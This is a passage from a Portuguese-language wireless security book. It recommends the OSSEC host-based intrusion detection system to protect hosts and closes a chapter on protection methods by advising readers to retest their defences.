
10.3.5 Solução de HIDS

Não adianta proteger a rede se os hosts continuam vulneráveis. Logo, um HIDS é essencial. Precisamos proteger o elo mais fraco contra os principais ataques de hijacking e recusa de serviço. Uma solução muito conhecida e utilizada de HIDS é o **OSSEC** (<www.ossec.net>).



O OSSEC é uma das melhores soluções de IPS Host-based. É muito estável e altamente customizado através do uso de plugins. Já existem plugins para ele que ajudam na monitoração de ataques Wi-Fi ao host.

Agora você pode ver um exemplo dos sensores do OSSEC monitorando um host e os resultados sendo reportados em uma GUI:



Encerramos aqui o capítulo sobre métodos de proteção. O objetivo deste capítulo foi fornecer uma ideia de como prosseguir na solução dos problemas apresentados e não dar uma solução passo a passo para resolvê-los .

É recomendável que a cada solução implementada, o leitor faça um novo teste com as técnicas demonstradas no livro. Isso é importante para verificar a efetividade das implementações. Com isso, é possível realizar uma "sintonia fina" das soluções de segurança visando a diminuição exponencial das probabilidades de ataques às redes sem fio serem bem-sucedidas.